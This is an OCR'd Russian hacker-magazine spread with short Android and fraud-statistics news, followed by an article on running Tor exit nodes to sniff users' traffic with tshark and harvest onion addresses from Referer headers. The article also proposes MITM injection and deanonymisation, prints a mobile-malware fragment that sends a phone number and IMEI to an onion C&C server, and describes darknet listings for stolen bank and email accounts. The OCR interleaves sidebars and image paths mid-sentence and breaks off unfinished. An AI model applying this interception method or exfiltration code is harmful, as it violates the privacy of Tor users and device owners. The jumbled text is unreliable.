Ни для кого не секрет, что на данный момент экосистема Android является собой настоящий хаос. Напомню, что, по последним данным, на руках пользователей находятся 18 796 разных моделей устройств на базе Android. Фрагментация рынка чудовищна. Подобное происходит еще и от того, что многие производители устанавливают на свои девайсы свободную и бесплатную версию AOSP, доступную с исходным кодом. Им, однако, запрещается предустанавливать Gmail, Google Play и другие фирменные программы Google (за это нужно платить немалые лицензионные отчисления). Недавно стало известно, что Google собирается еще ужесточить меры для AOSP.

Google уже подготовила новый регламент, который будет строго регулировать, как должны выглядеть приложения Google на Android-устройстве (буквально конкретные места, в которых должны размещаться виджеты и ярлыки). Например, поисковый виджет обязательно должен находиться вверху домашнего экрана. Кроме того, увеличится список приложений, обязательных для установки. Он уже прирастал в 2011 году, с девяти приложений до нынешних двадцати, но, как показывает практика, и этого оказалось мало.



ArsTechnica недавно стало известно, что Google попыталась купить CyanogenMod, но Cyanogen отказалась, сославшись на то, что их компания пока развивается. Зачем Cyanogen понадобился Google, тот еще вопрос. Вариант «купить и закрыть» крайне маловероятен. Уникальных разработок и невероятной прибыли там тоже нет.

КАК ОПОЗНАТЬ МОШЕННИЧЕСКУЮ ТРАНЗАКЦИЮ


→ Компания Sift Science, специально для хакатона Cats N' Hacks, подготовила интересную подборку признаков, по которым можно отличить фродовую транзакцию от обычной. Анализ проведен на основе трехмесячной информации от всех клиентов, то есть сотен миллионов транзакций.

ЦИФРЫ

- **У мошенников много аккаунтов**, привязанных к одному устройству. Один аккаунт на устройство — доля фрода составляет 0,8. Но уже 2–3 аккаунта — и доля фрода выше в 10,5 раза. 4–7 аккаунтов — в 15 раз. 8–15 аккаунтов — в 16 и более раз.

- **Фродеры — «совы»**, пик мошеннических транзакций приходится на 2–3 часа ночи.


- **Мошенники любят Microsoft**. Почти 6% фродеров используют адреса на outlook.com, 3% на live.com, 2,5% на hotmail.com.




Чем больше цифр в адресе почтового ящика, тем вероятнее, что это фродер.

ПОГРУЖЕНИЕ В ДАРКНЕТ

СНИФАЕМ ВЫХОДНУЮ НОДУ TOR'А И АНАЛИЗИРУЕМ ПОЛУЧИВШИЙСЯ КОНТЕНТ





Денис Макрушин
condifesa@gmail.com

Амиран Гебенов
defec.ru

Концепция «сеть поверх сети» появилась далеко не вчера. Еще в середине прошлого десятилетия «Хакер» писал о луковой и чесночной маршрутизации в лице Tor и I2P и даже публиковал обзоры соответствующего софта в рубрике «ШароWAREZ», но настоящий интерес к ним в обществе появился на волне известных инфоповодов и громких разоблачений последнего времени. Что же представляют собой даркнеты? Кто там живет? Чем они интересуются, чем дышат, что покупают и что продают? Попробуем разобраться с этим по-хакерски: с помощью снифера и прямого погружения.

СИСТЕМА МОНИТОРИНГА ONION-ДОМЕНОВ

Каждый резидент сети может предоставить свои вычислительные ресурсы для организации Node-сервера — узлового элемента сети, который выполняет функцию посредника в информационном обмене клиента сети. Существует два типа узлов в данном даркнете: промежуточные и выходные (так называемые exit node). Последние являются крайним звеном в операции расшифровки трафика, а значит, представляют собой конечную точку, которая может стать каналом утечки интересной информации.

Наша задача весьма специфична: необходимо собрать существующие и, что самое главное, актуальные onion-ресурсы. При этом нельзя полностью доверяться внутренним поисковикам и каталогам сайтов, ведь актуальность содержащейся в них информации, а также ее полнота оставляет желать лучшего.

Однако решение задачи агрегации актуальных сайтов лежит на поверхности. Для того чтобы составить список недавно посещенных onion-ресурсов, необходимо отслеживать факт обращения к ним. Как мы уже говорили, exite node является конечной точкой на пути следования зашифрованных пактов, а значит, мы можем свободно перехватывать пакеты HTTP/HTTPS-протоколов Tor-пользователя, который занимается серфингом в «традиционном вебе».

Известно, что HTTP-пакет может содержать информацию о посещенных ранее ресурсах. Данные находятся в заголовке запроса Referer, который может содержать URL источника запроса. В «традиционном вебе» данная информация помогает веб-мастерам определить, по каким запросам в поисковых системах и с каких сайтов переходят пользователи подконтрольного веб-ресурса.

В нашем случае достаточно пробежаться по дампу перехваченного трафика регулярным выражением, содержащим строку onion.

ПАССИВНАЯ СИСТЕМА МОНИТОРИНГА

О конфигурировании exit node написано огромное количество доступных статей, поэтому здесь мы не будем заострять внимание на процессе конфигурации выходного узла, а отметим лишь самое важное.

Во-первых, в конфигурационном файле torrc необходимо задать политику Exit Policy, разрешающую передачу трафика по всем портам. Данная настройка не является какой-то магической манипуляцией и всего лишь дает надежду «увидеть» что-нибудь интересное на нетривиальном порту.

```
>> ExitPolicy accept *:*
```


МАЛВАРЬ И ДАРКНЕТ

Все больше вредоносного ПО (мобильных и десктопных троянцев) умеет работать со своими C&C-серверами, расположенными в Tor. Преимущества по сравнению с классическим подходом в управлении ботнетом налицо: не нужно заботиться о попадании домена в блек-листы провайдеров, практически нецелесообразно (нецелесообразно — это не синоним «невозможно») идентифицировать ботмастера, а также, в силу архитектуры даркнета, нельзя «выключить» сервер.

Так, одним из первых работать с Tor начал банковский троян ZeuS, разработчики которого тянули вместе со своим зловредом утилиту tor.exe. Внедряя ее в процесс svchost.exe, злодеи тем самым инициировали защищенное соединение своего детища с командным сервером. Причины понятны — вряд ли кто-то прибежит и обесточит твой сервер или того хуже — возьмет под колпак.

Спустя полгода после появления Tor-ботнетов функционал работы с onion-доменами начинает внедряться в мобильные трояны, причем теперь вирусописатели перестали использовать полностью готовые Tor-клиенты, а внедряют свои реализации и изменяют уже имеющиеся решения.

Таким образом, многие onion-домены на настоящий момент представляют собой не что иное, как средство администрирования того или иного ботнета.




↑ Административная панель одного из ботнетов

↓ Фрагмент исходного кода одного из мобильных зловредов


```
localJSONObject.put("type", "device check");
localJSONObject.put("phone number", Utils.getPhoneNumber(paramContext));
localJSONObject.put("country", Utils.getCountry(paramContext));
localJSONObject.put("imei", Utils.getCutIMEI(paramContext));
localJSONObject.put("model", Utils.getModel());
localJSONObject.put("os", Utils.getOS());
localJSONObject.put("client number", "1");
String str = localJSONObject.toString();
try
{
  if (send(paramContext, "http://yuwurw46taaep6ip.onion/", str).getStatusLine().getStatusCode() != 200) {
    throw new Exception();
  }
}
```

ГЕРОИ ДАРКНЕТА

Подобно Цукербергу и его Facebook, даркнеты имеют своих героев. На страницах нашего журнала можно было прочитать о Россе Уильяме Ульбрихте и его проекте Silk Road, посетитель которого мог заказать любое «средство доставки на тот свет» — начиная от наркотиков и заканчивая оружием. Популярность проекту принесли масштабы его бизнеса, однако это не значит, что площадка была единственной в своем роде. С каждым объявлением о закрытии Silk Road, как грибы после дождя, появлялись альтернативы в виде небольших магазинов, продающих запрещенные вещества. Более того, наученная «шелковым» опытом группа анархистов-разработчиков представила концепцию магазина DarkMarket, которая лишена недостатков, присущих традиционным магазинам даркнета. Однако данной децентрализованной площадке еще только предстоит набрать аудиторию, в то время как значительная часть Tor-пользователей уже вносит вклад в экосистему существующих площадок.



Exit node в процессе своего функционирования



Tshark ловит пакеты, которые проходят через exit node в открытом виде

Поле Nickname не несет никакой смысловой нагрузки, поэтому единственная рекомендация в данном случае — не использовать компрометирующие названия ноды (например, WeAreCapturingYourTraffic) и не использовать цифр, которые могут натолкнуть на мысль о целой сети подобных нод (например, NodeNumber3).

После запуска Tor-сервера необходимо дождаться завершения процедуры загрузки своих координат на сервер директорий — это поможет нашей ноде «заявить» о себе всем участникам даркнета.

После того как мы подняли выходной узел и уже начали пропускать через себя трафик Tor-юзеров, необходимо запустить снифер пакетов и ловить проходящий трафик. В нашем случае в роли снифера выступает tshark, который слушает интерфейс #1 (на нем висит Tor) и любезно складывает дамп в файл dump.pcap:

```
>>tshark -i 1 -w dump.pcap
```

Все описанные действия следует провести для как можно большего количества серверов, чтобы собрать больше интересной информации. Стоит отметить, что дамп растет довольно быстро и его необходимо периодически забирать для анализа.

АКТИВНАЯ СИСТЕМА

Прежде чем перейти к результатам, полученным в процессе функционирования пассивной системы мониторинга, расскажем о концепции активной системы. До текущего момента в воздухе витала идея перехвата проходящих данных через выходные узлы Tor. В этом случае система имеет пассивную концепцию сбора информации, и ее операторы вынуждены довольствоваться теми результатами, которые попадут в их «сети». Однако о внутренних ресурсах даркнета можно получить куда больше информации, если для ее сбора использовать концепцию активной системы мониторинга.

Обязательным условием для нормального обмена информацией с внешними интернет-ресурсами через exit node является наличие ответа от веб-сервера, который наша выходная нода должна в обязательном порядке доставить до Tor-пользователя. В противном случае, если через ноду идут только запросы к веб-серверам, остающиеся без ответа, мы можем сделать вывод, что имеет место DDoS-атака.

Основная суть активной системы заключается в возможности организации MITM-атаки: мы можем перенаправлять пользователя на подконтрольный нам веб-ресурс или добавлять свой код в содержимое ответа с целью спровоцировать утечку какой-либо информации из браузера клиента.

Тема деанонимизации пользователя и описание ее техник требуют отдельной статьи, но можно сделать вывод, что ряд ее техник могут помочь в получении информации об актуальных ресурсах. Задача нетривиальная, и подойти к ее решению можно разными способами. В данном случае все зависит от фантазии владельца exit node. Например, можно использовать техники социальной инженерии и спровоцировать (от имени администрации запрашиваемого ресурса) резидента даркнета отправить какую-либо информацию о себе и посещенных ресурсах. В качестве альтернативного средства можно попытаться загрузить на сторону жертвы какую-либо «полезную нагрузку».

Традиционные веб-технологии также могут помочь в решении данной задачи. Например, cookies, которые владельцы веб-сайтов используют для получения статистической информации о посетителях. Необходимо отметить, что cookies обладают ограниченным временем жизни и, кроме того, пользователь может удалить их в любой момент. По этой причине разработчики идут на различные уловки, чтобы повысить время жизни и объем информации, хранимой в cookie-файлах.

Одним из способов является использование хранилища Flash, в таком случае информация хранится в LSO-файлах (local shared objects), которые схожи с cookie-файлами и тоже хранятся локально на компьютере пользователя. Кроме того, существует еще более мощный инструмент для работы с cookies — JavaScript-библиотека evercookie. Данная библиотека предоставляет возможность создавать трудноудаляемые cookies путем использования одновременно обычных HTTP-cookie, LSO-файлов и тегов HTML5. И всю эту информацию можно извлечь активной системой мониторинга.



ОСТОРОЖНО: БИГ ДАТА

В течение 24 часов непрерывного перехвата трафика на выходной ноде образуется дамп размером 3 Гб. Калькуляция: 10 нод × 3 Гб × 7 дней = = 210 Гб. Если хочешь поучаствовать в процессе разбора накопленной информации — пиши мне на электронную почту.

Пример попавшего в логи onion-ресурса

```
output_00004_20140918194844.pcap [Wireshark 1.12.1 (v1.12.1-0-g01b65bf from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:                                   Expression... Clear Apply Save
No.   Time       Source            Destination        Protocol Length Info
67910 342.336767 IETF-VRRP-VRID_65 04:01:22:da:8d:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67911 342.349762 IETF-VRRP-VRID_65 04:01:24:75:e3:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67912 342.383878 IETF-VRRP-VRID_65 04:01:23:3d:71:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67913 342.391171 IETF-VRRP-VRID_65 04:01:27:12:db:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67914 342.394856 195.154.14.40     178.62.181.97      TCP  609 44857→9909 [PSH, ACK] Seq=3289 Ack=3405 Win=37760 Len=543 TSval=19537319 TSecr=234713611
67915 342.395202 178.62.181.97     198.41.209.140     HTTP 283 GET /submit?url=http%3A%2F%2Fthundersplv36ecb.onion%2Fpenis-enlargement%2Fzeps-update.html HTTP/1
67916 342.396128 198.41.209.140    178.62.181.97      TCP   54 80→50574 [ACK] Seq=1 Ack=230 Win=16384 Len=0
67917 342.431789 178.62.181.97     195.154.14.40      TCP   66 9909→44857 [ACK] Seq=3405 Ack=3832 Win=38912 Len=0 TSval=234713681 TSecr=19537319
67918 342.459028 IETF-VRRP-VRID_65 04:01:27:09:6e:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67919 342.484748 IETF-VRRP-VRID_65 04:01:25:64:0f:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
67920 342.518125 IETF-VRRP-VRID_65 04:01:24:10:bd:01  ARP   60 178.62.128.1 is at 00:00:5e:00:01:65
⊞ Frame 67915: 283 bytes on wire (2264 bits), 283 bytes captured (2264 bits) on interface 0
⊞ Ethernet II, Src: 04:01:26:ad:14:01 (04:01:26:ad:14:01), Dst: IETF-VRRP-VRID_65 (00:00:5e:00:01:65)
⊞ Internet Protocol Version 4, Src: 178.62.181.97 (178.62.181.97), Dst: 198.41.209.140 (198.41.209.140)
⊞ Transmission Control Protocol, Src Port: 50574 (50574), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 229
⊟ Hypertext Transfer Protocol
  ⊟ GET /submit?url=http%3A%2F%2Fthundersplv36ecb.onion%2Fpenis-enlargement%2Fzeps-update.html HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /submit?url=http%3A%2F%2Fthundersplv36ecb.onion%2Fpenis-enlargement%2Fzeps-update.html HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /submit?url=http%3A%2F%2Fthundersplv36ecb.onion%2Fpenis-enlargement%2Fzeps-update.html
      Request Version: HTTP/1.1
    User-Agent: 6.1;\r\n
    Host: www.reddit.com\r\n
    Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://www.reddit.com/submit?url=http%3A%2F%2Fthundersplv36ecb.onion%2Fpenis-enlargement%2Fzeps-update.html]
    [HTTP request 1/1]
```

ПАУКИ ТЕМНЫХ СЕТЕЙ

Итак, получив в свое распоряжение огромный дамп, следует заняться его анализом на предмет onion-ресурсов. Беглое чтение дампа «по диагонали» позволило составить категории веб-приложений даркнета и вывести психологический портрет типичного Tor-пользователя.

Стоит отметить, что за сутки (будний день) непрерывного перехвата трафика дамп одной ноды вырастает до 3 Гб. А значит, просто открыть его Wireshark'ом не получится — программа просто подавится таким большим файлом. Для анализа дампа необходимо разбить его на файлы размером не более 200 Мб (определено эмпирическим путем). Для этого вместе с Wireshark идет утилита editcap:


```
>> editcap -c 200000 input.pcap↵
output.pcap
```

В данном случае значение 200 000 — число пакетов в одном файле.


При анализе дампа наша задача заключается в поиске строк, содержащих подстроку «.onion». С большой долей вероятности мы будем находить внутренние ресурсы Tor.

Итак, чем же интересуются пользователи даркнетов? Из попавших в наши сети onion-ресурсов мы составили небольшой список.

- **Адалт, интимные услуги.**
  Порнографии, ресурсов с девушками легкого поведения и всевозможных форумов по увеличению «физических» характеристик много как во внешней сети, так и внутри даркнета. Как говорится, без комментариев.
- **Политика.**
  Оказывается, здесь тоже интересуются политикой! В нашем дампе обнаружилось достаточно большое количество украинских веб-ресурсов, расположенных во внешней сети.
- **Запрещенный контент.**
  Активно посещались всевозможные материалы о конструкции запрещенных девайсов (бомба), описание психотропных веществ с возможностью их приобретения. Логично: редкий индивид серфит посредством даркнета классические внешние веб-ресурсы.



↑ Пример содержательного заголовка Referer




↓ Ресурс, предлагающий услуги интимного характера

Маркеты


Даркнеты и их веб-ресурсы представляют собой настоящий базар всевозможных противозаконных товаров. Обилие маркетов с наркотиками и оружием проявляется не только в виде ссылок, ведущих с внешних интернет-ресурсов в даркнет, но также и в реферер-заголовках Tor-юзеров.

Эти ресурсы предлагают не только различного вида химические соединения, но и материал для поклонников сериала «Во все тяжкие» — тех, кто любит «мастерить» наркотики своими руками. Причем создатели подобных площадок предоставляют своим клиентам сервис не хуже, чем какой-нибудь AliExpress, — существует система скидок для постоянных клиентов и возврат денежных средств за некачественный товар. Также здесь есть некое подобие транзакционных кодов для отслеживания статуса заказа.

Попробуем посетить классический рынок даркнета. После недолгой процедуры регистрации, где у нас запрашивают исключительно логин и пароль, мы попадаем в панель управления своим «криптовалютным» счетом. Интерфейс маркета устроен таким образом, чтобы пользователь не отвлекался на посторонние элементы управления и наслаждался обилием предложений всевозможных «ништяков».



Девиз типичного Tor-маркета: нет средств, чтобы купить, — сделай сам!



Каталог товаров типичного дарк-маркета

Наибольшее количество позиций наблюдается в категориях с наркотическими веществами, рецептами и некими абстрактными «Digital Goods» — заглянем сюда. Сортируем по убыванию цены и видим, что самыми дорогими товарами в этой категории выступают украденные базы аккаунтов. Тут есть из чего выбрать: от дорогих банковских учетных записей (стоимость базы около тысячи долларов) до недавно утекших баз от онлайн-сервисов.

Кстати говоря, на «утекшие» аккаунты Yahoo и Google имеются весьма положительные отзывы — а это значит, что народ, который их приобретает, некомпетентен в вопросах информационной безопасности. Инвайты на другие ресурсы, сомнительные и «секретные методики заработка в интернете» — все это довольно неплохо монетизируется.

Другой маркет встретил нас сомнительным интерфейсом и все той же категорией Digital Goods, где обнаружилась подкатегория с интересным названием 0day, в которой... оказались те же самые «новые секретные рецепты». Вывод: в традиционных дарк-маркетах практически отсутствуют актуальные киберкриминальные предложения.

Примечателен тот факт, что на некоторых крупных площадках есть программы вознаграждения за найденные уязвимости (bug bounty). Правда, качество репортов никакое — в основном «баги» носят скорее визуальный характер. Кроме того, форумы магазинов переполнены сообщениями: «Анонимен ли я, если покупаю у вас drugs со своего iPad?»

digitalgoods
-->0day
---->apps
---->ebooks
---->pc-spiele
---->x264
---->xvid
---->xxx

blurredlines presents:
3x Top 20 chart DVDs
Quality: höchste / reinst
Choose any 3 DVDs from the iTunes DVD rental top 20 chart! We present high quality copies in FULL HD with 1080p resolution, full digital theatre sound, and no dodgy "cam" copies. Our discs are printed and look good, our packaging is minimal and lightweight. All films are in English. Please indicate which 3 movies you
price: 10.1 EUR

Такие вот «зиродеи»...

Feedbacks

Rating	Feedback
1 /5	SCAMMER,, DO NOT TRUST.

Displaying 1-1 of 1 result.

Фидбек для «Цифровых товаров»: осторожно, кидалы!

Среди мусора и флуда встречаются предложения по отмыванию денег. Как гласит описание сервисов, пользователь переводит свои биткоины и за небольшой процент владельцы сервиса распределяют эти деньги на множество подконтрольных кошельков, инициируя тем самым множество транзакций.

Для тех, кто желает поднять свой собственный маркет в даркнете, но при этом ничего не понимает в процессе разработки веб-приложений, на просторах интернета формируются группы разработчиков, которые специализируются как раз на подобных услугах. Стоимость разработки ресурса для даркнета не сильно отличается от рыночных цен на типовые интернет-магазины, однако тут есть своя специфика. Например, оплата этим разработчикам происходит исключительно посредством криптовалюты.

Закрытые ресурсы

Довольно часто нам попадались различные закрытые для глаз обычного посетителя ресурсы. Можно только гадать о контенте, спрятанном за ними: возможно, это очередной форум или маркет, возможно, это админка какого-нибудь ботнета. Очень редко закрытый ресурс спрашивал имя и пароль — чаще мы

Площадки, на которых продается малварь, эксплойты к уязвимостям, сплоит-паки и т. п. по-прежнему остались во внешней сети. Им попросту незачем уходить в даркнеты

Digital Goods

Worldwide | Price | Price

Image	Item	Price
NO IMAGE	ANONYMOUS BANK ACCOUNT HIGH LIMITS DEBIT CARD ONLINE BANKING ACCESS SolutionsForVendors 1.0 1	$830.00 2.05659 BTC Worldwide Worldwide
Deutsche Bank	EU BANK ACCOUNT WITH €7532 andevak 2.5 7	$750.00 1.85837 BTC Worldwide Worldwide
YAHOO! MAIL	5 Million Hacked/Harvested Yahoo Addresses (Without Passwords) Aracay 4.9 33	$520.00 1.28847 BTC Undeclared Worldwide
Windows Live Hotmail / Outlook.com	5 Million Hacked/Harvested Hotmail Addresses (Without Passwords) Aracay 4.9 33	$520.00 1.28847 BTC Undeclared Worldwide
GMail by Google	5 Million Hacked/Harvested GMail Addresses (Without Passwords) Aracay 4.9 33	$520.00 1.28847 BTC Undeclared Worldwide

Дорогостоящие представители Digital Goods


просто наталкивались на ошибку 404, но при этом в логах фиксировались недавние переходы по скриптам веб-ресурса.

Эксплойты, трояны

В наших логах не оказалось ни одного ресурса данной тематики. Однако вот как комментирует данную ситуацию представитель «закрытого сообщества специалистов по информационной безопасности»:


«Даркнеты вообще и Tor в частности не привнесли никаких изменений в стандартные киберкриминальные бизнес-процессы. Площадки, на которых продается малварь, эксплойты к уязвимостям, сплоит-паки и т. п. по-прежнему остались во внешней сети. Попросту незачем уходить в даркнеты — это отсекает платежеспособную аудиторию и клиентов, усложняет сервис. Разработчики вредоносного ПО желают максимально упростить свою коммуникацию с заказчиками, и в этом процессе Tor — неудобный и сомнительный инструмент. Только с точки зрения функционирования малвари даркнет выступает хорошим средством сохранения админки ботнета. Что касается кардинг-площадок, то кардеры — люди очень жадные и 